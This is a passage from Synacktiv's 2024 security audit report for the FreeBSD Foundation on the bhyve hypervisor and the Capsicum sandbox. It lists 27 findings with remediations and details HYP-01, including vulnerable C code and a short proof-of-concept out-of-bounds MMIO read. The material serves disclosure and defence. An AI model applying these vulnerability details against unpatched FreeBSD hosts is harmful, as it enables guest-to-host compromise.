Many FreeBSD developers attend or follow the international conference cycle oriented towards BSD-based Operating Systems. This includes three major annual conferences (AsiaBSDCon, BSDCan, and EuroBSDCon), each hosting a co-located event specifically for FreeBSD developers (FreeBSD developer summits). Other events, such as the BSD developer room during FOSDEM, also benefit from significant exposure.

Presentations held during these developer summits and conferences are highly visible and picked for their perceived quality before the conferences by their respective review committees. These events should offer communication around security frameworks, issues, or initiatives.

In addition, the major annual BSD conferences provide opportunities for training sessions before the conference track. Training material should be developed based on the experience gathered, the security state-of-the-art, and classes taught to FreeBSD developers and contributors regarding the security aspects of the Project.

Certifications could then be developed or extended with a component specifically related to security for the FreeBSD Project. Such a certification could be based on a redistributable bootable demonstration tool offering a dedicated FreeBSD setup, showcasing potential vulnerabilities, how to exploit them, and how mitigations alleviate these risks or reach their respective limits. Completing and understanding a series of exercises on the demonstrator would then grant the certification to the students.

Promote secure development practices

Much like the training and education initiatives suggested above, the Quarterly Status Reports for the FreeBSD Project could provide the developer community with the most recent updates relevant to security. These could cover:

- Issues reported and fixed
- Security Advisories issued
- Any vulnerability classes identified
- Any mitigations applied
- Ongoing initiatives
- The evolution of the state-of-the-art
- Security-oriented proposals for changes

Establish an advisory committee

Ongoing support

The FreeBSD Foundation could help the FreeBSD Project with ongoing security-oriented support, operating as an advisory committee. With its ability to allocate resources outside of the typical product development processes of profit-oriented companies or beyond the inherent limitations of many contributions at the hobbyist level, this committee could build on the outcome presented by this report and push the initiative further. With the general FreeBSD community informed and aware of the importance of the security of the FreeBSD Operating System, the FreeBSD Foundation should be able to keep attracting the means necessary to sustain this effort from its own pool of donors and sponsors.

Guidance and resources

Regardless of its provenance, the advisory committee should provide the FreeBSD Project with an experienced group of developers with a security background. Their role could range from monitoring the state-of-the-art and corresponding security level of the FreeBSD Operating System and project infrastructure to disseminating the knowledge acquired to the FreeBSD developers and general community, including assistance in the auditing or development tasks relevant to the project.

Conclusion

Findings and recommendations

Fortunately, the issues in this report could be found and corrected——but the lessons learned need to prevent similar situations from occurring again.

Critically, some of the findings presented here provided a path to exploitation and subsequent full compromise of the host, bypassing security mitigations provided by Capsicum from a malicious (or infected) bhyve guest. Even though some required specific conditions for the corresponding issues, the truth is that the security of some FreeBSD systems could be breached after some research by motivated attackers.

Thankfully, some patterns and recommendations could be extracted from this security audit, which should help raise the bar and overall security level of the FreeBSD Operating System.

They include:

- Lessons learned, including specific vulnerability classes to avoid
- Best practices through code inspection, tooling, and testing
- A cultural shift around security, with additional training and education for developers
- Support from an advisory committee, which the FreeBSD Foundation could provide

Long-term impact

The FreeBSD Operating System has a strong reputation for its overall quality, operational robustness, and reliability over time. A strong security record is necessary to maintain all three aspects. Security does not simply happen from these aspects; they each build on the security toolset available. Implementing the recommendations presented in this report aims to ensure the long-term availability of that security toolset.

Call to action

Not all bugs are created equal, and security issues can have devastating consequences. The FreeBSD Project provides an acclaimed platform at the core of countless computer systems, as the base of hugely popular products, and in the hearts of us developers, administrators, and hobbyists. With this power comes great responsibility, and the security level of the FreeBSD Operating System must match its impact and position in our lives.

Please continue to help the FreeBSD Project maintain and improve its security stance.

The power to serve is nothing without the security to operate!

Appendix


Reference list entry: Synacktiv. (2024, July 22). *The FreeBSD Foundation – Security Assessment Report: FreeBSD Security Audit.* The FreeBSD Foundation.

SYNACKTIV

THE FREEBSD FOUNDATION – SECURITY ASSESSMENT REPORT

FREEBSD SECURITY AUDIT

2024/07/22



VERSION 1.0

Contents

1. Introduction

2. Metrics

3. Executive summary

4. Vulnerability research

5. Vulnerabilities summary

6. Vulnerabilities details

Introduction

Context and objectives

The FreeBSD Foundation has decided to conduct a security assessment in order to invest in the FreeBSD subsystem security. The FreeBSD Foundation has asked Synacktiv to assist them in order to achieve a low-level subsystem security audit of FreeBSD; targeting two main areas:

Kernel code reachable from within a Capsicum sandbox

> FreeBSD provides Capsicum, a lightweight OS capability and sandbox framework. There are a limited set of system calls available within a Capsicum sandbox, and certain system calls allow only limited or restricted operations. We are interested in finding vulnerabilities in code reachable from a process in capability mode that leads to privilege escalation or access to resources that should not be permitted within the sandbox. The FreeBSD Foundation is primarily interested in kernel vulnerabilities, although Capsicum helper services may also be included.

Bhyve hypervisor VMM kernel code or device models

> Bhyve is FreeBSD's type 2 hypervisor. It has been ported to Illumos and is the basis for a macOS port called xhyve. Bhyve supports many guest operating systems, including FreeBSD, OpenBSD, NetBSD, Linux, Illumos, and Windows.
>
> The FreeBSD Foundation is interested in vulnerabilities in the kernel vmm code as well as userspace device models.

The audit took place over the months of June and July 2024, the source code version corresponds to commit number 56b822a17cde5940909633c50623d463191a7852.

The time distribution for the audit of the two components was defined as follows:

- 40 person-days for Capsicum sandbox part
- 20 person-days for Bhyve hypervisor part

Timeline

The security assessment was performed from the Synacktiv offices from the 6th of June to the 23rd of July 2024.

Date	Description
2024/06/05	Kick-off
2024/06/06	Start of the audit
2024/06/19	Follow-up meeting
2024/06/26	Follow-up meeting
2024/07/03	Follow-up meeting
2024/07/10	Follow-up meeting
2024/07/17	Follow-up meeting
2024/07/23	End of the audit

Version history

Version	Comment
v1	Initial version

Metrics

Security level rating

Synacktiv experts determine a global security level of the audited target given the audited scope, corresponding observations and state of the art.

HIGH

No sensitive asset was compromised or impacted during the audit period. A few improvements were nonetheless identified.

SATISFACTORY

No sensitive asset was compromised or impacted during the audit period. However, several identified vulnerabilities may help to impact these assets given specific prerequisites (publication of a new vulnerability, different network setup, etc.).

INSUFFICIENT

Some attack vectors impacting sensitive assets were identified during the audit period.

LOW

Sensitive assets of the audited scope were compromised during the audit period.

Vulnerability rating

Synacktiv experts classify the sensitivity of the identified vulnerabilities and determine a grade of **Severity (S)**, resulting from the product of two intermediate scores **Probability (P)**, and **Impact (I)**.

This scoring system is close to the concept of probabilistic risk assessment used in the industrial sector.

Probability	**RARE**	Hidden attack vector and/or needing high prerequisites hard to obtain.
	LOW	Vulnerability difficult to identify, the attacker must have technical information on the target or must exploit intermediate vulnerabilities.
	MEDIUM	Vulnerability identifiable by an average attacker.
	HIGH	Vulnerability easy to identify by an attacker, attack vector accessible without any particular constraint.
	FREQUENT	Vulnerability trivial to identify and potentially already identified.
Impact	**MINIMAL**	Exploitation of the vulnerability makes it possible to obtain non-sensitive technical information on the target.
	LOW	Exploiting the vulnerability provides technical information about the target.
	MEDIUM	The vulnerability allows an attacker to partially compromise the security of the target.
	HIGH	The attacker can access and/or modify sensitive information compromising the security of the target and its environment.
	MAXIMAL	The attacker can compromise the majority of the information system or the most sensitive data through the vulnerability.
Severity	**REMARK**	Negligible risk, non-compliance with hardening procedures. The vulnerability does not pose a significant risk to the target.
	LOW	Vulnerability remediation is used to comply with good security practices.
	MEDIUM	Vulnerability presents a risk to the target and needs to be fixed in the short term.
	HIGH	Vulnerability presents a significant risk for the target and must be fixed in the very short term.
	CRITICAL	Vulnerability presents a major risk for the target and requires immediate consideration.

Remediation rating level

Synacktiv provides an indicative level of complexity for vulnerability remediation. Due to limited visibility across the entire information system, this level may differ from the actual complexity of remediation.

Remediation

BASIC

Instant, simple remediation requiring no specific security skills and without side effects.

SIMPLE

Low-complexity remediation that can be quickly performed by the development or administration team of the information system without side effects.

MEDIUM

Remediation requiring a preliminary study and a minimal monitoring of implemented measures by the administration team of the information system.

COMPLEX

High-complexity remediation involving structural changes to the information system and requiring an implementation by a dedicated team.

HIGHLY COMPLEX


A highly complex remediation involving a partial overhaul of the information system as well as a substantial human and financial investment.

Executive summary

Global security level

Hypervisor bhyve

The security assessment performed by Synacktiv on bhyve revealed an insufficient security level.




Indeed, multiple compromise scenarios have been identified. Critical vulnerabilities discovered could allow to achieve code execution in both the host kernel and the bhyve user-mode process. It should be noted that the attack surface directly exposed by the kernel is quite limited, and no critical vulnerabilities have been found. The scenario that compromises the kernel uses the bhyve process as a proxy to reach vulnerabilities in the kernel. Synacktiv recommends reducing the kernel attack surface from emulated devices and improving the code quality of the bhyve user-mode component by using a static code analyzer or by fuzzing the emulated devices.

Although issues have been identified, fixing the reported vulnerabilities could significantly increase the overall security level.

Sandbox Capsicum

The security assessment performed by Synacktiv on Capsicum revealed a satisfactory security level.



On kernel side, the code is well written and mature, however the attack surface remains significant and one critical vulnerability has been found allowing to compromise the kernel. Other, less noteworthy, issues also have been identified in optional Casper services (userland daemon).

Although flaws have been found, addressing the reported vulnerabilities could improve the overall security level.

Synacktiv identified 27 security issues: **4 of critical severity**, **3 of high severity**, **5 of medium severity**, **8 of low severity** and **7 remarks**.

Vulnerability research

The following subsections detail the methodologies used for each target alongside the attack surface analysis and some design recommendations or remarks.

All vulnerabilities found are listed in section Vulnerabilities details page 19 and grouped by audit part. Regarding the nomenclature, vulnerability names starting with "Kernel" affect the kernel, while others affect the userland. Note that some vulnerability descriptions (rated with Severity “S” in blue) are not actual bugs but rather represent dangerous code patterns that could be improved.

Hypervisor

The audit of `bhyve` hypervisor was conducted at the time of the engagement (commit 56b822a17cde5940909633c50623d463191a7852 of https://cgit.freebsd.org/src/). The audit was limited to the AMD64 implementation of `bhyve` (ARM64 not included). However, all possible configurations of `bhyve` (virtual cpu count, selected emulated devices, ...) have been taken into account for the review.

The security review combined source code analysis, fuzzing and testing on a live system.

The `bhyve` architecture is composed of one userland process for each virtual machine and a kernel device `vmmdev`.

The Synacktiv experts focused the analysis on the most critical part: the attack surface accessible from an untrusted virtual machine.

When applicable, proofs of concept were implemented to confirm and evaluate the impacts of the findings.

Kernel mode

For the kernel part that manages virtual machines, the VM exit handler have been audited in details with the few emulated devices implemented in the kernel. For this critical component, denial of service vulnerabilities were also considered during the code review and one `DoS` vulnerability was found, a kernel assert reachable from the guest virtual machine (HYP-09 Kernel panic in vm_handle_db via rsp guest value page 42).

The kernel attack surface is small, most devices are implemented in user-mode, the kernel forwards the vm exit code to the `bhyve` process.




Illustration 1: VM emulated device access

User mode

Regarding the user process `bhyve`, the main attack surface is through the `IO` ports and `MMIO` handlers registered by **`register_inout`** and **`register_mem`** functions. Some devices are exposed on a higher level subsystem like PCI, PCI-xHCI (USB) or PCI-Virtio thus the experts audited both the bus/protocol emulation and their specific callbacks: **`pe_barread`**/**`pe_barwrite`**, **`ue_request`** or **`vq_notify`**.

One important aspect of `bhyve` is that the physical memory of the VM is mapped into the `bhyve` process as a contiguous block which is surrounded by guard regions of 4MB to detect and prevent exploitation of out-of-bounds vulnerabilities with small relative offsets.

This design comes with a risk of `TOCTOU` (Time-of-Check to Time-of-Use) vulnerabilities due to the scattered accesses of VM memory which could be modified by another running virtual CPU. So, a particular attention has been paid to the use of functions **`paddr_guest2host`**, **`vm_map_gpa`** and their returned pointers usage. As a consequence, multiple vulnerabilities have been found, such as HYP-10 TOCTOU on iov_len in virtio _vq_recordon function page 44.

Synactiv recommends always copying memory from the guest data into local variables before using it, to mitigate `TOCTOU` vulnerabilties.

Additionally, two virtual processors could access the same emulated device, the auditors examined the locking mechanism of each device to find race conditions.

Fuzzing with `libFuzzer` was only employed to test the `e82545` device (**`e82545_transmit`**) without any exploitable results. The usage of fuzzing was difficult due to the many assert functions reachable in the `bhyve` codebase.

Risk summary

The auditors would like to highlight two key takeaways of the audit of `bhyve` hypervisor:

- Missing or incorrect bounds checks (access `OOB`) were one of the most common and impactful vulnerability pattern found during the audit (HYP-02 Out-Of-Bounds read access in pci_xhci page 23, HYP-13 Out-Of-Bounds read in hda_codec page 47, HYP-01 Out-Of-Bounds read/write heap in tpm_ppi_mem_handler page 21...). Static analysis tools could probably help to detect and mitigate a few but this bug class is difficult to kill without the use of memory safe language or bounds-safe array implementation.

- PCI-Virtio-SCSI device opens a large and critical (kernel-mode) attack surface to the virtual machine. The complexity and code size (>10k lines) in kernel accessible from the virtual machine through the emulated device without any filtering of SCSI opcodes makes it an interesting target for an attacker looking for a critical impact (vm to host kernel HYP-03 Kernel Use-After-Free in ctl_write_buffer CTL command page 25).

Capsicum

The `Capsicum` sandbox is composed of two parts:

- In the kernel, syscalls are restricted and only those declared with `SYF_CAPENABLED` flags are allowed. When the sandbox is enabled, all path resolutions deny absolute paths and the use of ../, preventing escape from the sandbox. Additionally, file descriptor operations can be fine-tuned using capabilities.
- A userland library is used to set up the sandbox, which can optionally include the `Casper` daemon. `Casper` provides additional features (called services) which are not directly accessible inside the sandbox. When `Casper` is used, the main process forks before entering the sandbox in order to host this daemon. A socket between the sandbox and the `Casper` daemon is used to transport API calls.




Illustration 2: Capsicum overview.

To audit the `Capsicum` sandbox, the Synacktiv experts focused their analysis on these two parts. The audit was performed assuming that an attacker could execute code inside a sandboxed process. Note that the analysis was performed on the `Capsicum` implementation itself and not the sandbox of a specific process. Sandbox setup and configuration issues are not taken into account in this audit.

Kernel

As the main goal of the sandbox is to restrict access to the file system, all syscalls allowing the acquisition of a new file descriptor using a path have been audited. Indeed, it should not be possible to open a file (and get the associated file descriptor) located outside of the defined sandbox. For this part, the path resolution mechanism has been reviewed to validate that the filtering was correctly implemented and did reject all escape attempts: symlinks, ../ patterns, or capability copies during file descriptor transfers.

When `Capsicum` mode is enabled, capabilities are attached to file descriptors to restrict associated actions. Reachable “fget” like calls have been reviewed to identify potential missing permission checks (such as the previous vulnerability FreeBSD-SA-23:13.capsicum CVE-2023-5369).

The last step of the kernel review focused on classical kernel vulnerability research. After reviewing the most exposed surfaces, Synacktiv auditors delved deeply into some subsystems:

- AIO (Asynchronous I/O)

- SHM (Shared Memory)
- UMTX (userspace implementation of the threading synchronization primitives)
- ACL (Access Control List) system calls
- Pipe
- Fork
- Exception handlers (amd64 only)

Note that specific drivers were not audited because sandboxed processes are not supposed to directly access drivers exposed in /dev/.

During the review, tests were performed on a system using a kernel built with `KASAN` to help detect memory bugs.

The most impactful vulnerability discovered is CAP-01 Kernel use after free in umtx_shm_unref_reg_locked (race condition in umtx_shm) page 60, a Use-After-Free bug can occur due to a reference counting mistake (same vulnerability pattern than FreeBSD-SA-19:17.fd CVE-2019-5607)

Libcasper

As described above, the sandbox can optionally include `Casper` daemons.

A `Casper` daemon provides a service (file access, network access, ...) to the process in capability mode (sandboxed). The daemon communicates through a socket and it uses `libnv` as a serialization library. During initialization, the sandboxed application should open all required `Casper` services and limit their use (per-service specific allow list).

The Casper daemons run with the same privileges as the sandboxed process (user/group) but they are not sandboxed (`Capsicum cap_enter`).

The Synacktiv experts audited the implementation of the serialization library `libnv` (entrypoint for socket message parsing) and they examined each service's source code for memory corruption vulnerabilities and logical issues related to limits checks.

The serialization library `libnv` entrypoint **`nvlist_recv`** was fuzzed using libFuzzer and revealed two vulnerabilities (CAP-02 Multiple Integer Overflow in nvlist_recv page 63 and CAP-03 Improper string array validation in nvpair_unpack_string_array leading to heap over-read page 66).

The configuration of each binary using `Casper` was not reviewed. The experts noted that the compilation flag `WITH_CASPER` must be present to enable the Capsicum sandbox with Casper otherwise the sandbox is not enabled. Fortunately no case of missing flag were detected (except `/bin/cat` which is documented in Makefile).

Risk summary

The kernel surface reachable from the `Capsicum` sandbox is robust and has good code quality. However, it can be noticed that the surface is quite large with 286 syscalls. It might be useful to have a way to reduce the number of syscalls allowed in the sandbox configuration.

Concerning the user-mode capsicum part, an attack surface exists only when `Casper` daemon is enabled. Although this surface is small, significant vulnerabilities have been found.

Vulnerabilities summary

7	8	5	3	4
Remark	Low	Medium	High	Critical

ID	Name and remediation	P	I	S
HYP-01	**OUT-OF-BOUNDS READ/WRITE HEAP IN TPM_PPI_MEM_HANDLER**	🟥	⬛	⬛
[p°21]	Validate the offset and size or fix the size of tpm_ppi_qemu to 0x1000.			
HYP-02	**OUT-OF-BOUNDS READ ACCESS IN PCI_XHCI**	🟥	⬛	⬛
[p°23]	Validate the slot value.			
HYP-03	**KERNEL USE-AFTER-FREE IN CTL_WRITE_BUFFER CTL COMMAND**	🟧	⬛	⬛
[p°25]	Remove the CTL_FLAG_ALLOCATED flag or use specific be_move_done callback			
CAP-01	**KERNEL USE AFTER FREE IN UMTX_SHM_UNREF_REG_LOCKED (RACE CONDITION IN UMTX_SHM)**	🟥	⬛	⬛
[p°60]	On UMTX_SHM_DESTROY, decrement the refcount only if the object is still in the global array (USHMF_REG_LINKED).			
HYP-04	**OFF BY ONE IN PCI_XHCI**	🟥	⬛	🟥
[p°28]	Validate the value of streamid id correctly.			
HYP-05	**KERNEL MEMORY LEAK IN CTL READ/WRITE BUFFER COMMANDS**	🟧	🟥	🟥
[p°30]	Call malloc with M_ZERO flag in ctl_write_buffer and ctl_read_buffer			
CAP-02	**MULTIPLE INTEGER OVERFLOW IN NVLIST_RECV**	🟥	🟥	🟥
[p°63]	Perform input validation on any numeric input by ensuring that it is within the expected range. Enforce that the input meets both the minimum and maximum requirements for the expected range.			
HYP-06	**KERNEL OUT-OF-BOUNDS ACCESS IN CTL_REPORT_SUPPORTED_OPCODES**	🟧	🟥	🟧
[p°33]	Check the service_action value before accessing the array.			
HYP-07	**OUT-OF-BOUNDS READ IN NVME_OPC_GET_LOG_PAGE**	🟥	🟧	🟧
[p°35]	logsize should always be greater that logoff			
HYP-08	**KERNEL RECLAIMS MEMORY FROM PCI_VIRTIO_SCSI**	🟧	🟧	🟧
[p°39]	Limit the size of the allocation			
HYP-09	**KERNEL PANIC IN VM_HANDLE_DB VIA RSP GUEST VALUE**	🟨	🟧	🟧
[p°42]	Return an error instead of calling KASSERT.			
CAP-03	**IMPROPER STRING ARRAY VALIDATION IN NVPAIR_UNPACK_STRING_ARRAY LEADING TO HEAP OVER-READ**	🟨	🟧	🟧
[p°66]	Validate that the last string is null terminated. Also please consider adding an error when size is 0 and there are remaining items in the string array.			

HYP-10 TOCTOU ON IOV_LEN IN VIRTIO _VQ_RECORDON FUNCTION 🟧🟧🟨

[p°44] Store the len in a temporary variable to avoid the race condition.

HYP-11 TOCTOU IN ATAPI_INQUIRY 🟧🟧🟨

[p°45] Store the content of acmd[4] to only fetch it once.

HYP-12 INFINITE LOOP IN HDA_CORB_RUN 🟥🟨🟨

[p°46] Add a check on corb->wp depending on corb->size value.

HYP-13 OUT-OF-BOUNDS READ IN HDA_CODEC 🟥🟨🟨

[p°47] Validate the index of the array before the access.

HYP-14 INFINITE LOOP IN PCI_NVME IF THE QUEUE TAIL IS TOO BIG 🟥🟨🟨

[p°48] Add checks on the tail value to avoid infinite loop.

HYP-15 UNINITIALIZED STACK BUFFER IN PCI_AHCI 🟥🟨🟨

[p°49] Initialize buf with zeros and add a return value to the read_prdt function to know how many bytes of the output buffer have been written.

HYP-16 KERNEL HEAP INFO LEAK IN CTL_REQUEST_SENSE 🟧🟨🟨

[p°50] Fix the length to the size of the allocation

CAP-04 KERNEL UNINITIALIZED HEAP MEMORY READ DUE TO MISSING ERROR CHECK IN ACL_COPYIN 🟨🟨🟨

[p°69] Validate the return value of acl_copy_oldacl_into_acl.

HYP-17 MISSING LENGTH VALIDATION IN UMOUSE 🟥🟨🟦

[p°52] Validate the len.

HYP-18 NO VALIDATION OF SIZE IN VM RAM IN PCI_XHCI 🟥🟨🟦

[p°53] Copy data out of guest RAM and validate the values.

HYP-19 BUFFER OVERFLOW IN PCI_VTCON_CONTROL_SEND 🟥🟨🟦

[p°54] Make sure to validate the input buffer fits in the output buffer.

HYP-20 MISSING ERROR CHECK ON VM_MAP_GPA/PADDR_GUEST2HOST 🟥🟨🟦

[p°55] Validate the return value of paddr_guest2host and vm_map_gpa

HYP-21 FBADDR UPDATED WHEN VM_MMAP_MEMSEG FAILS 🟥🟦🟦

[p°56] Only set the fbaddr value when vm_mmap_memseg returns 0.

HYP-22 RISKY UNINITIALIZED VARIABLES 🟧🟦🟦

[p°57] Always initialize variables and buffers than will be sent to the guest (via registers or directly in its memory).

CAP-05 KERNEL IOV COUNTER IS NOT DECREMENTED IN PIPE WRITE BUFFER 🟧🟦🟦

[p°71] Decrement the iov counter uio->uio_iovcnt--

Vulnerabilities details

Hypervisor

HYP-01 Out-Of-Bounds read/write heap in tpm_ppi_mem_handler

Probability	Impact	Severity	Remediation
HIGH	MAXIMAL	CRITICAL	BASIC

Observations

The function **tpm_ppi_mem_handler** (**usr.sbin/bhyve/tpm_ppi_qemu.c**) is vulnerable to buffer over-read and over-write.
The MMIO handler serves the heap allocated structure **tpm_ppi_qemu**.

The issue is that the structure size is smaller than **0x1000** and the handler **does not validate the offset and size** (sizeof is 0x15A while the handler allows up to 0x1000 bytes):

```
static int
tpm_ppi_mem_handler(struct vcpu *const vcpu __unused, const int dir,
    const uint64_t addr, const int size, uint64_t *const val, void *const arg1,
    const long arg2 __unused)
{
   struct tpm_ppi_qemu *ppi;
   uint8_t *ptr;
   uint64_t off;

   ppi = arg1;

   off = addr - TPM_PPI_ADDRESS;
   ptr = (uint8_t *)ppi + off;

   if (off > TPM_PPI_SIZE || off + size > TPM_PPI_SIZE) { // TPM_PPI_SIZE 0x1000
      return (EINVAL);
   }

   assert(size == 1 || size == 2 || size == 4 || size == 8);
   if (dir == MEM_F_READ) {
      memcpy(val, ptr, size);
   } else {
      memcpy(ptr, val, size);
   }

   return (0);
}

// static_assert(sizeof(struct tpm_ppi_qemu) <= TPM_PPI_SIZE,    "Wrong size of
tpm_ppi_qemu");
// should probably be == like tpm_crb_regs
// Allocation in tpm_ppi_init
struct tpm_ppi_qemu *ppi = NULL;
ppi = calloc(1, sizeof(*ppi));
ppi_mmio.arg1 = ppi;
error = register_mem(&ppi_mmio);
```

Proof of Concept

```
bhyve -s 31,lpc  -l bootrom,/usr/local/share/uefi-firmware/BHYVE_UEFI.fd -l com1,stdio
-l tpm,passthru,/dev/zero test


Shell> mm 0xFED45FF0 -w 8 -n -MMIO
MMIO  0x00000000FED45FF0 : 0xA5A5A5A5A5A5A5A5
```

The value **0xA5A5A5A5A5A5A5A5** was read outside the allocation and it matches the jemalloc junk pattern.

Risks

This vulnerability could lead to **remote code execution in bhyve process**.

Recommendations

Validate the offset and size or fix the size of **tpm_ppi_qemu** to 0x1000.

HYP-02 Out-Of-Bounds read access in pci_xhci

Probability	Impact	Severity	Remediation
HIGH	MAXIMAL	CRITICAL	SIMPLE

Observations

